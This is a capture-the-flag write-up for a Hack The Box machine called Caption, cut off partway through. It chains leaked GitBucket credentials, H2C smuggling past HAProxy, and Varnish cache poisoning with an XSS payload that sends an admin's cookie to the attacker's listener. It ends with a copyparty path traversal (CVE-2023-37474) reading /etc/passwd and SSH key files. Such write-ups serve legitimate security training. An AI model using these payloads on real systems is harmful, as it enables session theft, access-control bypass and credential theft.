Caption

24th January 2025 / Document No D25.100.320

Prepared By: xRogue

Machine Authors: MrR3boot

Difficulty: Hard

Classification: Official

Synopsis

Caption is a Hard-difficulty Linux box, showcasing the chaining of niche vulnerabilities arising from different technologies such as HAProxy and Varnish. It begins with default credentials granting access to GitBucket, which exposes credentials for a web portal login through commits. The application caches a frequently visited page by an admin user, whose session can be hijacked by exploiting Web Cache Deception (WCD) via response poisoning exploited through a Cross-Site Scripting (XSS) payload. HAProxy controls can be bypassed by establishing an HTTP/2 cleartext tunnel, also known as an H2C Smuggling Attack, enabling the exploitation of a locally running service vulnerable to path traversal (CVE-2023-37474). A foothold is gained by reading the SSH ECDSA private key. Root privileges are obtained by exploiting a command injection vulnerability in the Apache Thrift service running as root.

Skills Required

- Basic Web Exploitation Skills
- OWASP Top 10
- Basic Programming Knowledge
- Basic Linux Knowledge

Skills Learned

- Web Cache Deception Exploitation
- HTTP/2 Request Smuggling Exploitation
- Copyparty Exploitation Through CVE-2023-37474
- Source Code Review
- Command Injection

Enumeration

Nmap


Starting off with an `nmap` scan:


```
ports=$(nmap -p- --min-rate=1000 -T4 caption.htb | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

└─$ nmap -p$ports -sV -sC caption.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 14:07 WAT
Nmap scan report for caption.htb (10.129.82.239)
Host is up (0.062s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http-proxy HAProxy http proxy 2.0.0 or later
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Caption Portal Login
|_http-server-header: Werkzeug/3.0.1 Python/3.10.12
8080/tcp open  http       Jetty
|_http-title: GitBucket
Service Info: OS: Linux; Device: load balancer; CPE: cpe:/o:linux:linux_kernel
<SNIP>
```

`nmap` identified 3 ports open, `22, 80, and 8080`. Port `22` seems to host an `SSH server` as expected. Port `80` hosts a web application, which seems to default to a login portal. In addition, the application is residing behind a proxy server, `HAProxy`, which as per `nmap`, redirects requests made on the application. The server is highlighted in the `headers`, specifically `Werkzeug/3.0.1`. Port `8080` hosts a `GitBucket` web application.

Port 80 (Werkzeug)

Navigating to the application on port `80`:





We are presented with the `login portal` as expected. Investigating the response headers:


```
HTTP/1.1 200 OK
server: Werkzeug/3.0.1 Python/3.10.12
date: Tue, 21 Jan 2025 13:34:09 GMT
content-type: text/html; charset=utf-8
content-length: 4316
x-varnish: 27
age: 0
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS
accept-ranges: bytes
```

We observe that there is a `Varnish` reverse proxy cache server in place, which is usually combined with the `HAProxy` load balancer.

Trying common web application attacks against the login form does not provide any results, so we can proceed with enumerating the `Gitbucket` application on port `8080`.

GitBucket

Navigating to the application, we are presented with two public repositories.



Caption-Portal Repository

The `README.md` file of the repository hints at the intended functionality of the application.

```
Caption Portal

Portal to manage all your devices in single place.
Features

    Rule Management
    Configuration Monitoring
    Log Analysis
    Alarm Management
    Compliance Management
    Analytics
```

Regarding the application itself, the repository hosts `two folders`.

app	Adding static files
config	Fixed HAProxyBypass

The `app` folder does not contain anything of significant value, since it only hosts `static` files for the website. The `config` folder, however, contains significant pieces of information about how the application works.

..

haproxy	Fixed HAProxyBypass
service	Adding service files
varnish	Link Change Request

These folders verify our suspicion of the usage of both `HAProxy` and `Varnish`. Inside the `haproxy` folder, we can find `haproxy.cfg`, which contains the configuration for the `HAProxy` server.

```
    global
            log /dev/log    local0
            log /dev/log    local1 notice
            chroot /var/lib/haproxy
            stats socket /run/haproxy/admin.sock mode 660 level admin expose-fd
listeners
            stats timeout 30s
            user haproxy
            group haproxy
            daemon

            # Default SSL material locations
            ca-base /etc/ssl/certs
            crt-base /etc/ssl/private

            # See: https://ssl-config.mozilla.org/#server=haproxy&server-
version=2.0.3&config=intermediate
            ssl-default-bind-ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-
AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-
SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE-RSA-AES128-
GCM-SHA256:DHE-RSA-AES256-GCM-SHA384
            ssl-default-bind-ciphersuites
TLS_AES_128_GCM_SHA256:TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256
            ssl-default-bind-options ssl-min-ver TLSv1.2 no-tls-tickets

    defaults
            log     global
            mode    http
            option  httplog
            option  dontlognull
            timeout connect 5000
            timeout client  50000
```

```
            timeout server  50000
            errorfile 400 /etc/haproxy/errors/400.http
            errorfile 403 /etc/haproxy/errors/403.http
            errorfile 408 /etc/haproxy/errors/408.http
            errorfile 500 /etc/haproxy/errors/500.http
            errorfile 502 /etc/haproxy/errors/502.http
            errorfile 503 /etc/haproxy/errors/503.http
            errorfile 504 /etc/haproxy/errors/504.http


    frontend http_front
       bind *:80
       default_backend http_back
       acl multi_slash path_reg -i ^/[/%]+
       http-request deny if multi_slash
       acl restricted_page path_beg,url_dec -i /logs
       acl restricted_page path_beg,url_dec -i /download
       http-request deny if restricted_page
       acl not_caption hdr_beg(host) -i caption.htb
       http-request redirect code 301 location http://caption.htb if !not_caption

    backend http_back
       balance roundrobin
       server server1 127.0.0.1:6081 check
```

Reviewing the `frontend` and `backend` sections of the configuration file, we can understand what the proxy server is set to do.

```
bind *:80
default_backend http_back
```

The server binds on port `80` on all interfaces and forwards any requests that aren't blocked or redirected, to the backend server named `http_back`.

```
acl multi_slash path_reg -i ^/[/%]+
http-request deny if multi_slash
acl restricted_page path_beg,url_dec -i /logs
acl restricted_page path_beg,url_dec -i /download
http-request deny if restricted_page
```

The first ACL matches paths containing multiple consecutive slashes (//) or percent-encoded characters like % at the start of the path. If a path contains these characters, it is denied, presenting the user with a `403` error. The second and third ACL matches paths that start with /logs or /download. The `url_dec` ensures that percent-decoded characters in the path are matched (e.g., /logs and /lo%67s). Any request towards these endpoints is denied.

```
acl not_caption hdr_beg(host) -i caption.htb
http-request redirect code 301 location http://caption.htb if !not_caption
```

This ACL checks if the Host header of the request begins with caption.htb. If the Host header does not match caption.htb, the request is redirected to http://caption.htb with a `301` Moved Permanently response.

The `backend` section contains the configuration for the `http_back` backend we saw previously.

```
    balance roundrobin
    server server1 127.0.0.1:6081 check
```

Load balancing is done in a round-robin manner, distributing requests evenly across available servers. The backend contains one server, listening on `127.0.0.1:6081`. The check option enables health checks to ensure the server is available before sending traffic to it.

In the `service` folder, we proceed to investigate the `varnish.service` file.

```
    [Unit]
    Description=Varnish Cache, a high-performance HTTP accelerator
    Documentation=https://www.varnish-cache.org/docs/ man:varnishd

    [Service]
    Type=simple

    # Maximum number of open files (for ulimit -n)
    LimitNOFILE=131072

    # Locked shared memory - should suffice to lock the shared memory log
    # (varnishd -l argument)
    # Default log size is 80MB vsl + 1M vsm + header -> 82MB
    # unit is bytes
    LimitMEMLOCK=85983232
    ExecStart=/usr/sbin/varnishd \
              -j unix,user=vcache \
              -F \
              -a localhost:6081 \
              -T localhost:6082 \
              -f /etc/varnish/default.vcl \
              -S /etc/varnish/secret \
              -s malloc,256m \
              -p feature=+http2
    ExecReload=/usr/share/varnish/varnishreload
    ProtectSystem=full
    ProtectHome=true
    PrivateTmp=true
    PrivateDevices=true

    [Install]
    WantedBy=multi-user.target
```

Among the service configurations in these files, there are some that are important for us in order to understand how the varnish server is set up. Varnish listens for incoming HTTP traffic on `localhost:6081`. This is the `http_back` backend we saw in the `HAProxy` configuration file. The server also has the `HTTP/2` feature enabled, allowing `HTTP2` requests to be accepted. The `Varnish Configuration Language` file for handling `HTTP` requests is named `default.vcl`, a file that we can review since it is present in the `varnish` folder.

```
    vcl 4.0;
```

```
backend default {
    .host = "127.0.0.1";
    .port = "8000";
}

sub vcl_recv {
    // update for prod - CR-3045
}

sub vcl_backend_response {
    // update for prod - CR-3045
}

sub vcl_deliver {
    // update for prod - CR-3045
}
```

The `backend` is set to `127.0.0.1:8080`, which we can guess is the web application running on `Flask`.

After reviewing these configuration files, we now have a clear picture of how these 3 servers work together:

1. A client sends an HTTP request to the public domain (`caption.htb`), which is routed to `HAProxy` on port `80`.
2. `HAProxy` inspects the request according to the ACL rules presented above and acts. If the request is not denied or redirected, it is forwarded to the `Varnish` server on port `6081`.
3. `Varnish` checks if the content is cached. If there is a `cache hit`, Varnish immediately serves the content back to `HAProxy`. If there is a `cache miss`, Varnish forwards the request to the web application on port `8000`.

It is also important to check the `commits` for information that might be useful to us. Truly, investigating the `0e3bafe458d0b821d28dde7d6f43721f479abe4a` commit, we can find some credentials that may be useful to us.

```
userlist AuthUsers
            user margo insecure-password vFr&cS2#0!
```


Log-Service Repository

This repository contains source code written in `go`, regarding a log service using `Apache Thrift`. Reviewing the `server.go` file, we can see that the application is set to run on port `9090`, an endpoint we are unable to reach. Since this application seems to be running internally, we can come back to this repository when we gain access to the system.


Foothold

H2C Smuggling

We can try to log in to the application by trying the credentials we found in the commit history of the `Caption-Portal` repository.



The login attempt is successful. Visiting the `logs` endpoint, we are presented with the expected `403` error from `HAProxy`. On the `Firewalls` page, we can see multiple endpoints but we are unable to click on any of them.



At the bottom of the page, there is a message: `Note: Services are currently undergoing maintenance. Admins are actively addressing some issues with this feature`. This can be an indicator that there are administrative accounts that can access the `caption.htb` application.

During our inspection of the configuration files found in the `GitBucket` application, we discovered that Varnish allows the usage of the `HTTP2 protocol`. This enables us to try and perform an `HTTP/2 to Cleartext` attack to access the `logs` and `download` endpoints which are protected behind the `HAProxy` configuration.

`H2C smuggling` is a technique that exploits the `HTTP/1.1 to HTTP/2 cleartext (h2c)` upgrade mechanism to bypass security controls in reverse proxies, web application firewalls (WAFs), or load balancers. By initiating an h2c upgrade, an attacker can establish a direct, long-lived HTTP/2 connection to the backend server, effectively creating a tunnel that the proxy no longer inspects. This allows the attacker to send multiple HTTP/2 requests directly to the backend, potentially accessing restricted endpoints or forging internal headers.

The attack relies on the proxy forwarding the Upgrade and Connection headers to a backend that supports h2c upgrades. Once the backend responds with a 101 Switching Protocols status, the proxy switches to a TCP tunnel, ceasing its content inspection and access control enforcement. This vulnerability is particularly concerning in configurations where the proxy is not h2c-aware and blindly forwards upgrade requests, leading to unauthorized access and privilege escalation. A detailed overview of the attack can be found here.

We are going to use the h2csmuggler tool to help us perform the attack. We will be trying to access the `logs` endpoint.

```
└─$ python3 h2csmuggler.py -x http://caption.htb http://caption.htb/logs -H
'Cookie:
session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Im1hcmdvIiwiZXhwIjox
NzM3NDgyMDczfQ.HwuL8
_WWp47FkVa3zjwKJ7pn3jp_Lk2JOhghe67nCd4'


[INFO] h2c stream established successfully.


:status: 200


server: Werkzeug/3.0.1 Python/3.10.12


date: Tue, 21 Jan 2025 16:54:09 GMT


content-type: text/html; charset=utf-8


content-length: 4316


x-varnish: 98365 327780


age: 51


via: 1.1 varnish (Varnish/6.6)


accept-ranges: bytes
<SNIP>
[INFO] Requesting - /logs
:status: 302
server: Werkzeug/3.0.1 Python/3.10.12
date: Tue, 21 Jan 2025 16:55:01 GMT
content-type: text/html; charset=utf-8
content-length: 219
location: /?err=role_error
x-varnish: 98366
age: 0
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/?
err=role_error">/?err=role_error</a>. If not, click the link.
```

While the attack was successful, we are presented with a `role_error`. That verifies our suspicion that there are users on the web application with privileged roles. We now proceed with figuring out a way to gain access to an account with these roles.

Stealing an administrator's cookie for caption.htb

Inspecting our traffic in `Burp`, some interesting things are happening while we navigate the `firewalls` endpoint.

```
HTTP/1.1 200 OK
server: Werkzeug/3.0.1 Python/3.10.12
<SNIP>
x-varnish: 98324 43
age: 19
via: 1.1 varnish (Varnish/6.6)
accept-ranges: bytes
```

The `X-Varnish` header provides information about the internal request handling within Varnish. The first number, `98324` is the current request ID. The second number, `43` is the ID of a previous request that was cached. This means, that the response we got came from `Varnish`, who has cached the request we made previously on the `Firewalls` page and presented it to us directly. If the first number wasn't there, that would mean that the request resulted in a `cache miss`, presenting us with a new request that came from the web application.

The `Age` header indicates how long (in seconds) the response has been stored in the Varnish cache since it was first retrieved from the backend. In this case, the response has been in Varnish for 19 seconds. If this value was `0`, it indicates that there was a `cache miss` and the request has just been added to the cache.

We can also see that when we access the `Firewalls` endpoint (and the `home` endpoint too), a request is performed.


```
GET /static/js/lib.js?utm_source=http://internal-proxy.local HTTP/1.1
```

A `UTM` parameter usually identifies the source of the traffic. It is used commonly for campaign tracking. Here, `internal-proxy.local` is identified as the source of the traffic, which indicates that the proxy configuration in place alters the source in some way.


This can be useful for us if some conditions are met. If we can alter the source, we could potentially provide an `XSS` payload and test if it is being triggered, since the link resides in an `href` and `src` tag.

```
<script src="http://caption.htb/static/js/lib.js?utm_source=http://internal-proxy.local"></script>


  <title>Viajar é Preciso</title>
  <!-- LINKS BOOTSTRAP -->
  <link href="http://caption.htb/static/css/bootstrap.min.css?utm_source=http://internal-proxy.local" rel="stylesheet"
    integrity="sha384-T3c6CoIi6uLrA9TneNEoa7RxnatzjcDSCmG1MXxSR1GAsXEV/Dwwykc2MPK8M2HN" crossorigin="anonymous">

  <!-- ICONES -->
  <link rel="stylesheet" href="http://caption.htb/static/css/bootstrap-icons.css?utm_source=http://internal-proxy.local">
</head>
```

The `X-Forwarded-Host` header allows the backend server to know the original Host requested by the client, even if it has been altered by the proxy. We can try to see if the header will be accepted by the server, and if it will change the `utm_source` value.



It is indeed possible to control the `utm_source` value through the `X-Forwarded-Host` header. Now we can try to pass an `XSS Payload` and verify if it will trigger or not.




Now, we need to find a way to deliver the payload to an admin that potentially works on fixing the web application's services. We do not have a way to directly contact or deliver the payload to an administrator. However, we know that the `Firewalls` endpoint is being cached by Varnish. That means that if we manage to send our request when it is expected to trigger a `cache miss`, we will be able to save our payload in the Varnish cache. When and if an administrator then visits the site, they will trigger the `XSS` payload. If we monitor the `age` header, it becomes clear that the age is set to `120` seconds. After that, a `cache miss` is triggered and Varnish caches the server's response to our request.

We first craft the payload we are going to use.

```
"></script><script>var i=new
Image;i.src="http://10.10.14.57:8081/?"+document.cookie;</script><script>
```

Then we wait until the `age` header is about `120`, and send our request so that Varnish caches the response. We also make sure we have started our `HTTP Server` to receive the cookie.




```
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.129.82.239 - - [21/Jan/2025 17:22:23] "GET /?
session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjox
NzM3NDgwMTIzfQ.FPLDAnkgIBo7UsvaOufF_iCA1JgUtlCngWhccIdSiRg HTTP/1.1" 200 -
```

Now we can attempt the `h2c` exploit again, this time using the new cookie we acquired.

```
<SNIP>
  <header class="container my-4">


    <div class="row">


      <!-- vai ocupar todo o espaço se a tela for pequena -->


      <!-- col-lg-6 para telas grandes -->




        <center><h1>Log Management</h1></center>
        <br/><br/><center>
        <ul>
            <li><a href="/download?url=http://127.0.0.1:3923/ssh_logs">SSH
Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/fw_logs">Firewall
Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/zk_logs">Zookeeper
Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/hadoop_logs">Hadoop
Logs</a></li>
        </ul></center>
      </div>
    </div>
```

```
  </header>
<SNIP>
```

This time, the attack worked without a role error, and we were presented with referral links to the `download` endpoint, which accepts a `url` parameter, pointing to an internal application on `127.0.0.1:3923`.

Copypart Path Traversal

Inspecting the logs that are available for us does not provide us with anything useful. However, omitting the log from the request and accessing the home page of `127.0.0.1:3923`:

```
<SNIP>
<!DOCTYPE html>


<html lang="en">




<head>


        <meta charset="utf-8">


        <title>copyparty</title>

<SNIP>

document.documentElement.className=localStorage.theme||"az a z";

</script>
<script src="/.cpr/util.js?_=j3hC"></script>
<script src="/.cpr/splash.js?_=j3hC"></script>
</body>
</html>
```

The title of the application is `copyparty` which probably refers to this application, especially if we consider the functionality provided. Searching for vulnerabilities affecting this application, we encounter CVE-2023-37474 which details a `Directory Traversal` vulnerability. Sending the example payload to retrieve the contents of `/etc/passwd` verifies the suspicion of the vulnerability being exploitable.

```
└─$ python3 h2csmuggler.py -x http://caption.htb http://caption.htb/download?
url=http://127.0.0.1:3923/.cpr/%252Fetc%252Fpasswd -H 'Cookie:
session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.e
yJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzM3NDgwMTIzfQ.FPLDAnkgIBo7UsvaOufF_iCA1JgUtlC
ngWhccIdSiRg'
```

```
<SNIP>

[INFO] Requesting - /download?url=http://127.0.0.1:3923/.cpr/%252Fetc%252Fpasswd


:status: 200


server: Werkzeug/3.0.1 Python/3.10.12


date: Tue, 21 Jan 2025 17:16:34 GMT


content-type: text/html; charset=utf-8


content-length: 2122


x-varnish: 98386


age: 0


via: 1.1 varnish (Varnish/6.6)


x-cache: MISS


accept-ranges: bytes




root:x:0:0:root:/root:/bin/bash


daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin


bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
<SNIP>
```

We can now proceed to enumerate the system to gain access to it. We know that `SSH` is available to us and that the user `margo` exists. We can try to retrieve the `authorized_keys` file in the user's `home` directory (if it exists) in order to verify if there is a key we can use to access the server with it.

```
└─$ python3 h2csmuggler.py -x http://caption.htb http://caption.htb/download?
url=http://127.0.0.1:3923/.cpr/%252Fhome%252Fmargo%252F.ssh%252Fauthorized_keys -
H 'Cookie:
session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjox
NzM3NDgwMTIzfQ.FPLDAnkgIBo7UsvaOufF_iCA1JgUtlCngWhccIdSiRg'

<SNIP>

ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLFN1yOkqj6tNqMsBpN+M+4P/IMJs
